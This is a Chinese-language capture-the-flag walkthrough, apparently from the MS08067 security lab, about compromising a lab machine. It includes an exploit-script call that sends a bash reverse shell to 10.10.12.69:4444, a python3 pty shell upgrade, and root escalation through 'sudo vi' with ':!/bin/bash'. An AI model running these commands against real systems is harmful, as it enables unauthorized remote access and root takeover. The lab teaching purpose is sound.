
 成功!!!我们看下自己的sudo权限
 可以看到我们使用vi和使用目录/var/www/html是不需要密码就能获得root权限的。
python 37811.py http://10.10.10.140/index.php/admin "bash ‐c 'bash ‐i >&/dev/tcp/10.10.12.69/4444 0>&1' "
这样当服务器解析到bash -c 时 可以把后面单引号内的内容执行,防止意外干扰成功!!!我们看下自己的sudo权限可以看到我们使用vi和使用目录/var/www/html是不需要密码就能获得root权限的。
第一反应就是使用vi来进行提权,先使用python的pty
python ‐c "import pty;pty.spawn('/bin/bash')"
 发现没有python,但是我们可以用python3
python3 ‐c "import pty;pty.spawn('/bin/bash')"
 然后在处理方向键等乱码问题。
先ctrl+z 把进程挂到后台,然后输入stty raw -echo,在输入fg(不会显示出来),多按几次回车即可 然后需要使用vi进行提权,需要注意的是:
1. 要增加sudo
2. vi要输入文件的绝对路径
sudo vi /var/www/html/sdfzy
vi开启后进入命令行模式,然后执行命令
:!/bin/bash
 即可拿到root权限!
MS08067实验室官网:www.ms08067.com
公众号:” Ms08067安全实验室”
Ms08067安全实验室目前开放知识星球: WEB安全攻防,内网安全攻防,Python安全攻防,KALI Linux安全攻防,二进制逆向入门
最后期待各位小伙伴的加入!
来源:freebuf.com 2021-03-04 12:43:18 by: shuteer